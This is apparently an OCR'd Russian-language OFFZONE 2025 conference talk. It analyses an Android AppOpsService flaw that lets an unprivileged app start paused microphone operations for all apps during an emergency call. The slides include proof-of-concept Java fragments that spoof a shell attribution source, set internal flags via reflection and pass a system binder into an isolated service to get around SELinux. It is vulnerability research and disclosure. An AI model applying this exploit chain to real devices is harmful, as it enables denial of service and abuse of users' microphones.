


Мап глобальных ограничений



Если микрофон на системе заблокирован, мы сможем добежать только до вызова `attributedOp.createPaused()`, т.е. создать **приостановленную** операцию


Мап глобальных ограничений



Если микрофон на системе заблокирован, мы сможем добежать только до вызова `attributedOp.createPaused()`, т.е. создать **приостановленную** операцию

А если ограничения **снимаются**, что тогда происходит?

Снятие глобальных ограничений



Снятие глобальных ограничений

frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java

```
private void updateStartedOpModeForUidForDefaultDeviceLocked(int code,
        boolean restricted, int uid) {
    ...
    AttributedOp attrOp = defaultDeviceAttributedOps.valueAt(tagIndex);
    if (restricted && attrOp.isRunning()) {
        attrOp.pause();
    } else if (attrOp.isPaused()) {
        attrOp.resume();
    }
```

Снятие глобальных ограничений

frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java

```
private void updateStartedOpModeForUidForDefaultDeviceLocked(int code,
        boolean restricted, int uid) {
    ...
    AttributedOp attrOp = defaultDeviceAttributedOps.valueAt(tagIndex);
    if (restricted && attrOp.isRunning()) {
        attrOp.pause();
    } else if (attrOp.isPaused()) {
        attrOp.resume();
    }
```

Запуск операций для ВСЕХ приложений

Снятие глобальных ограничений


frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java

```
private void updateStartedOpModeForUidForDefaultDeviceLocked(int code,
        boolean restricted, int uid) {
    ...
    AttributedOp attrOp = defaultDeviceAttributedOps.valueAt(tagIndex);
    if (restricted && attrOp.isRunning()) {
        attrOp.pause();
    } else if (attrOp.isPaused()) {
        attrOp.resume();
    }
```

Запуск операций для ВСЕХ приложений

> При звонке в экстренные службы будут сняты глобальные ограничения на доступ к микрофону **=>**
> запуск всех приостановленных микрофонных операций **для всех приложений**

OFFZONE 2025



Технический разбор уязвимости: от простых байпасов до обхода политик SELinux

Проработка атаки

Проработка атаки

01_

Только приложения могут планировать операции => локальный вектор атаки

Проработка атаки

01_

Только приложения могут планировать операции => локальный вектор атаки

02_

Во время звонка снимутся ограничения и запустятся все ранее приостановленные операции с кодами 27, 100, 120, 121, 136

Задачи PoC

Задачи PoC

01

Запланировать как можно больше уникальных атрибутированных операций на доступ к микрофону

Задачи PoC

01

Запланировать как можно больше уникальных атрибутированных операций на доступ к микрофону

02

Обойти проверку доступа к микрофону

Задачи PoC

01

Запланировать как можно больше уникальных атрибутированных операций на доступ к микрофону

02


Обойти проверку доступа к микрофону

03

Не запрашивать никаких разрешений

Уникальность атрибутированных операций

1. Package name
2. Uid
3. Operation code
4. Device id
5. Attribution tag



Неизменяемые параметры

Валидация тега атрибуции

Валидацию проводит метод **`AppOpsService#verifyAndGetBypass`**

Валидация тега атрибуции

Валидацию проводит метод **`AppOpsService#verifyAndGetBypass`**

Тег **валиден**, если:

Зарегистрирован в манифесте proxied или proxy пакета

```
<attribution
    android:label="@string/label"
    android:tag="@string/attribution_tag" />
```

Не более **400** тегов в манифесте + длина каждого <= **50** байт

Валидация тега атрибуции

Валидацию проводит метод **`AppOpsService#verifyAndGetBypass`**

Тег **валиден**, если:

- Зарегистрирован в манифесте proxied или proxy пакета

```
<attribution
    android:label="@string/label"
    android:tag="@string/attribution_tag" />
```

- Не более **400** тегов в манифесте + длина каждого <= **50** байт

> Недостаточно для атаки

Валидация тега атрибуции

- Уже известный и проверенный тег атрибуции

Валидация тега атрибуции

- Уже известный и проверенный тег атрибуции
- Если proxied пакет -- один из следующих значений:

```
"root" -> Process.ROOT_UID (0)
"com.android.shell" -> Process.SHELL_UID (2000)
"media" -> Process.MEDIA_UID (1013)
"audioserver" -> Process.AUDIOSERVER_UID (1041)
"cameraserver" -> Process.CAMERASERVER_UID (1047)
```

Валидация тега атрибуции

- Уже известный и проверенный тег атрибуции
- Если proxied пакет -- один из следующих значений:

```
"root" -> Process.ROOT_UID (0)
"com.android.shell" -> Process.SHELL_UID (2000)
"media" -> Process.MEDIA_UID (1013)
"audioserver" -> Process.AUDIOSERVER_UID (1041)
"cameraserver" -> Process.CAMERASERVER_UID (1047)
```

> Первый байпас

Обход проверки тега атрибуции

```
AttributionSource {
    uid = 10210
    packageName = poc.attacker
    attributionTag = null
    token = android.os.Binder@hashCode
    deviceId = 0
    next = AttributionSource {
        uid = 2000
        packageName = com.android.shell
        attributionTag = random_tag_of_4000b
        token = android.os.Binder@hashCode
        deviceId = 0
        next = null
    }
}
```

Обход проверки тега атрибуции

```
AttributionSource {
    uid = 10210
    packageName = poc.attacker
    attributionTag = null
    token = android.os.Binder@hashCode
    deviceId = 0
    next = AttributionSource {
        uid = 2000
        packageName = com.android.shell
        attributionTag = random_tag_of_4000b
        token = android.os.Binder@hashCode
        deviceId = 0
        next = null
    }
}
```

proxy package:
poc.attacker

proxied package:
com.android.shell

Обход проверки тега атрибуции

```
AttributionSource {
    uid = 10210
    packageName = poc.attacker
    attributionTag = null
    token = android.os.Binder@hashCode
    deviceId = 0
    next = AttributionSource {
        uid = 2000
        packageName = com.android.shell
        attributionTag = random_tag_of_4000b
        token = android.os.Binder@hashCode
        deviceId = 0
        next = null
    }
}
```

```
proxy package:
poc.attacker

proxied package:
com.android.shell
```

Работаем от имени **SHELL**!

Обход проверки тега атрибуции

```
AttributionSource {
    uid = 10210
    packageName = poc.attacker
    attributionTag = null
    token = android.os.Binder@hashCode
    deviceId = 0
    next = AttributionSource {
        uid = 2000
        packageName = com.android.shell
        attributionTag = random_tag_of_4000b
        token = android.os.Binder@hashCode
        deviceId = 0
        next = null
    }
}
```

```
proxy package:
poc.attacker

proxied package:
com.android.shell
```

Работаем от имени **SHELL**!

Создаем теги длиной 4000 байт

Обход проверки доступа к микрофону

Проблема:

> Глобальные ограничения на микрофон на момент запуска PoC еще **применены**

Обход проверки доступа к микрофону

Проблема:

> Глобальные ограничения на микрофон на момент запуска PoC еще **применены**

Мы **не можем** добежать до вызова
`attributedOp.createPaused()`
без обходов

Обход проверки доступа к микрофону

Тест с запуском операций выявил:

Обход проверки доступа к микрофону

Тест с запуском операций выявил:

`OP_RECEIVE_EXPLICIT_USER_INTERACTION_AUDIO` **не имел ограничений** на запуск

Обход проверки доступа к микрофону

Тест с запуском операций выявил:

`OP_RECEIVE_EXPLICIT_USER_INTERACTION_AUDIO` **не имел ограничений** на запуск

`OP_RECORD_AUDIO`
`OP_PHONE_CALL_MICROPHONE`
`OP_RECEIVE_AMBIENT_TRIGGER_AUDIO`

 `MODE_IGNORED`

`OP_RECEIVE_SANDBOX_TRIGGER_AUDIO`

 `MODE_DEFAULT`

не запускались, проваливая проверки

Обход проверки доступа к микрофону

```
frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java
Method startProxyOperationImpl:

...
if (!skipProxyOperation) {
    ...
    final SyncNotedAppOp testProxiedOp = startOperationDryRun(...);

    if (!shouldStartForMode(testProxiedOp.getOpMode(), startIfModeDefault)) {
        return testProxiedOp;
    }
    ...
}
```

Обход проверки доступа к микрофону

frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java
Method startProxyOperationImpl:

```
...
if (!skipProxyOperation) {
    ...
    final SyncNotedAppOp testProxiedOp = startOperationDryRun(...);

    if (!shouldStartForMode(testProxiedOp.getOpMode(), startIfModeDefault)) {
        return testProxiedOp;
    }
    ...
}
```

Проверяет, имеет ли право proxy пакет запускать данную операцию (спойлер: нет)

Мы проваливаемся здесь!

Обход проверки доступа к микрофону

```
boolean isCallerTrusted = isCallerAndAttributionTrusted(attributionSource);
skipProxyOperation = isCallerTrusted && skipProxyOperation;
```

Обход проверки доступа к микрофону

```
boolean isCallerTrusted = isCallerAndAttributionTrusted(attributionSource);
skipProxyOperation = isCallerTrusted && skipProxyOperation;
```

Обход проверки доступа к микрофону

```
boolean isCallerTrusted = isCallerAndAttributionTrusted(attributionSource);
skipProxyOperation = isCallerTrusted && skipProxyOperation;
```

Легко задать через
Java reflection

Обход проверки доступа к микрофону

```
boolean isCallerTrusted = isCallerAndAttributionTrusted(attributionSource);
skipProxyOperation = isCallerTrusted && skipProxyOperation;
```

```
startProxyOperationWithStateMethod.invoke(
        iAppOpsService,
        clientToken,
        opCode,  // AppOps code
        state,   // AttributionSourceState instance
        true,    // startIfModeDefault boolean flag
        false,   // shouldCollectAsyncNotedOp boolean flag
        null,   // message String
        false,  // shouldCollectMessage boolean flag
        true,   // skipProxyOperation boolean flag
        0,     // Proxy attribution flags (int)
        0,     // Proxied attribution flags (int)
        -1     // attributionChainId (int)
);
```

Легко задать через Java reflection

Обход проверки доступа к микрофону

Как быть с этим?

```
boolean isCallerTrusted = isCallerAndAttributionTrusted(attributionSource);
skipProxyOperation = isCallerTrusted && skipProxyOperation;
```

Легко задать через Java reflection

```
startProxyOperationWithStateMethod.invoke(
        iAppOpsService,
        clientToken,
        opCode,  // AppOps code
        state,   // AttributionSourceState instance
        true,    // startIfModeDefault boolean flag
        false,   // shouldCollectAsyncNotedOp boolean flag
        null,   // message String
        false,  // shouldCollectMessage boolean flag
        true,   // skipProxyOperation boolean flag
        0,     // Proxy attribution flags (int)
        0,     // Proxied attribution flags (int)
        -1     // attributionChainId (int)
);
```

Делаем источник атрибуции доверенным

frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java

```
private boolean isCallerAndAttributionTrusted(@NonNull AttributionSource
        attributionSource) {
    if (attributionSource.getUid() != Binder.getCallingUid()
            && attributionSource.isTrusted(mContext)) {
        return true;
    }
    ...
```

Делаем источник атрибуции доверенным

frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java

```
private boolean isCallerAndAttributionTrusted(@NonNull AttributionSource
        attributionSource) {
    if (attributionSource.getUid() != Binder.getCallingUid()
            && attributionSource.isTrusted(mContext)) {
        return true;
    }
    ...
```

Зарегистрируем источник в PermissionManagerService

PoC Code

```
ContextParams contextParams = new ContextParams.Builder()
    .setNextAttributionSource(createAttribution(/*proxiedPackageName*/ "com.android.shell",
            /*proxiedUid*/ 2000, random_tag)
    .build();
createContext(contextParams).getAttributionSource();
```

Делаем источник атрибуции доверенным

frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java

```
private boolean isCallerAndAttributionTrusted(@NonNull AttributionSource
        attributionSource) {
    if (attributionSource.getUid() != Binder.getCallingUid()
            && attributionSource.isTrusted(mContext)) {
        return true;
    }
    ...
```

Зарегистрируем источник в PermissionManagerService

PoC Code

```
ContextParams contextParams = new ContextParams.Builder()
    .setNextAttributionSource(createAttribution(/*proxiedPackageName*/ "com.android.shell",
            /*proxiedUid*/ 2000, random_tag)
    .build();
createContext(contextParams).getAttributionSource();
```

Добавление источника в мап AttributionSourceRegistry #mAttributions, где проверяет метод isTrusted(context)

Делаем источник атрибуции доверенным

frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java

```
private boolean isCallerAndAttributionTrusted(@NonNull AttributionSource
        attributionSource) {
    if (attributionSource.getUid() != Binder.getCallingUid()
            && attributionSource.isTrusted(mContext)) {
        return true;
    }
    ...
```

Проверка пройдена!

Зарегистрируем источник в PermissionManagerService

PoC Code

```
ContextParams contextParams = new ContextParams.Builder()
    .setNextAttributionSource(createAttribution(/*proxiedPackageName*/ "com.android.shell",
            /*proxiedUid*/ 2000, random_tag)
    .build();
createContext(contextParams).getAttributionSource();
```

Добавление источника в мап AttributionSourceRegistry #mAttributions, где проверяет метод isTrusted(context)

Делаем источник атрибуции доверенным

frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java

```
private boolean isCallerAndAttributionTrusted(@NonNull AttributionSource
        attributionSource) {
    if (attributionSource.getUid() != Binder.getCallingUid()
            && attributionSource.isTrusted(mContext)) {
        return true;
    }
    ...
```

uid источника атрибуции != uid вызывающего процесса?

Делаем источник атрибуции доверенным

frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java

```
private boolean isCallerAndAttributionTrusted(@NonNull AttributionSource
        attributionSource) {
    if (attributionSource.getUid() != Binder.getCallingUid()
            && attributionSource.isTrusted(mContext)) {
        return true;
    }
    ...
```

uid источника атрибуции != uid вызывающего процесса?

Делаем источник атрибуции доверенным

frameworks/base/services/core/java/com/android/server/pm/permission/PermissionManagerService.java

```
public void registerAttributionSource(@NonNull AttributionSource source) {
    ...
    final int callingUid = resolveUid(Binder.getCallingUid());
    final int sourceUid = resolveUid(source.getUid());
    if (sourceUid != callingUid && mContext.checkPermission(
            Manifest.permission.UPDATE_APP_OPS_STATS, /*pid*/ -1, callingUid)
            != PackageManager.PERMISSION_GRANTED) {
        throw new SecurityException("Cannot register attribution source for uid:"
                + sourceUid + " from uid:" + callingUid);
    }
```

Не пройти проверку, если uid источника != uid вызывающего процесса

Делаем источник атрибуции доверенным

frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java

```
private boolean isCallerAndAttributionTrusted(@NonNull AttributionSource
        attributionSource) {
    if (attributionSource.getUid() != Binder.getCallingUid()
            && attributionSource.isTrusted(mContext)) {
        return true;
    }
    ...
```

uid источника атрибуции != uid вызывающего процесса?

Подделать mAttributionSourceState.uid не выйдет

Делаем источник атрибуции доверенным

frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java

```
private boolean isCallerAndAttributionTrusted(@NonNull AttributionSource
        attributionSource) {
    if (attributionSource.getUid() != Binder.getCallingUid()
            && attributionSource.isTrusted(mContext)) {
        return true;
    }
    ...
```

uid источника атрибуции != uid вызывающего процесса?

Подделать `mAttributionSourceState.uid` не выйдет

Как можно вызвать метод, чтобы **callingUid**
не соответствовал uid процесса основного приложения?

Делаем источник атрибуции доверенным

frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java

```
private boolean isCallerAndAttributionTrusted(@NonNull AttributionSource
        attributionSource) {
    if (attributionSource.getUid() != Binder.getCallingUid()
            && attributionSource.isTrusted(mContext)) {
        return true;
    }
    ...
```

uid источника атрибуции != uid вызывающего процесса?

Подделать `mAttributionSourceState.uid` не выйдет

Как можно вызвать метод, чтобы **callingUid**
не соответствовал uid процесса основного приложения?

Вызвать из изолированной службы!

Создаем изолированную службу

```
<service
    android:name=".DosService"
    android:enabled="true"
    android:process=":poc"
    android:isolatedProcess="true"
    android:exported="true"></service>
```

Создаем изолированную службу

```
<service
    android:name=".DosService"
    android:enabled="true"
    android:process=":poc"
    android:isolatedProcess="true"
    android:exported="true"></service>
```

```
$ ps -A | grep poc.attacker
u0_a206       10866  7404   17306384 272388 0       0 S poc.attacker
u0_i9000      10942  7404   17174808 101164 0       0 S poc.attacker.DosService
```

Создаем изолированную службу

```
<service
    android:name=".DosService"
    android:enabled="true"
    android:process=":poc"
    android:isolatedProcess="true"
    android:exported="true"></service>
```

```
$ ps -A | grep poc.attacker
u0_a206       10866  7404   17306384 272388 0       0 S poc.attacker
u0_i9000      10942  7404   17174808 101164 0       0 S poc.attacker.DosService
```

Изолированные процессы сильно ограничены политиками SELinux

Ограничения изолированных процессов

Изолированные компоненты не могут иметь разрешений

Ограничения изолированных процессов

- Изолированные компоненты не могут иметь разрешений
- Политика SELinux запрещает изолированным процессам получать доступ к Binder-интерфейсам системных служб:

```
kernel        E  avc:  denied  { find } for pid=2939 uid=99001 name=APP_OPS_SERVICE
scontext=u:r:isolated_app:s0:c512,c768 tcontext=u:object_r:default_android_service:s0
tclass=service_manager permissive=0
```

В изолированном процессе в `appOpsManager` вернется `null`:

```
AppOpsManager appOpsManager = (AppOpsManager) getSystemService(Context.APP_OPS_SERVICE);
```

Обход ограничений SELinux

Суть обхода:

> Получим ссылку на Binder-интерфейс `IAppOpsService` в контексте основного приложения и пробросим его в изолированную службу

Обход ограничений SELinux

Суть обхода:

> Получим ссылку на Binder-интерфейс `IAppOpsService` в контексте основного приложения и пробросим его в изолированную службу

1. Создаем aidl-интерфейс **`IAttackerAidlInterface`**:

```
interface IAttackerAidlInterface {
    void startProxyOp(IBinder appOpsBinder,
                      in AttributionSource externalSource,
                      int opCode);
    void init();
}
```

Обход ограничений SELinux

2. В коде основного приложения создаем экземпляр ServiceConnection и подключаемся к изолированному сервису, пробрасывая ссылку на Binder-интерфейс системной службы AppOpsService:

```
ServiceConnection serviceConnection = new ServiceConnection() {
    @Override
    public void onServiceConnected(ComponentName name, IBinder service) {
        IAttackerAidlInterface iService = IAttackerAidlInterface.Stub.asInterface(service);
        Method getServiceMethod = ServiceManager.class.getDeclaredMethod("getService",
                                                                          String.class);
        IBinder appOpsBinder = (IBinder) getServiceMethod.invoke(null,
                                                                 Context.APP_OPS_SERVICE);
        ...
        iService.startProxyOp(appOpsBinder, attributionSource, opCode);
```

Обход ограничений SELinux

3. В коде изолированной службы создаем инстанс IAppOpsService, чтобы напрямую вызывать метод IAppOpsService#startProxyOperationWithState без ограничений SELinux:

```
private final IAttackerAidlInterface.Stub binder = new IAttackerAidlInterface.Stub() {
    @Override
    public void startProxyOp(IBinder appOpsBinder, AttributionSource externalSource, int opCode) {
        Class IAppOpsServiceStubClass = Class.forName("IAppOpsService$Stub");
        Method asInterfaceMethod = IAppOpsServiceStubClass.getDeclaredMethod("asInterface",
                                                                             IBinder.class);
        Object iAppOpsService = asInterfaceMethod.invoke(null, appOpsBinder);
        startProxyOperationWithStateMethod.invoke(
                iAppOpsService,
                ...
```

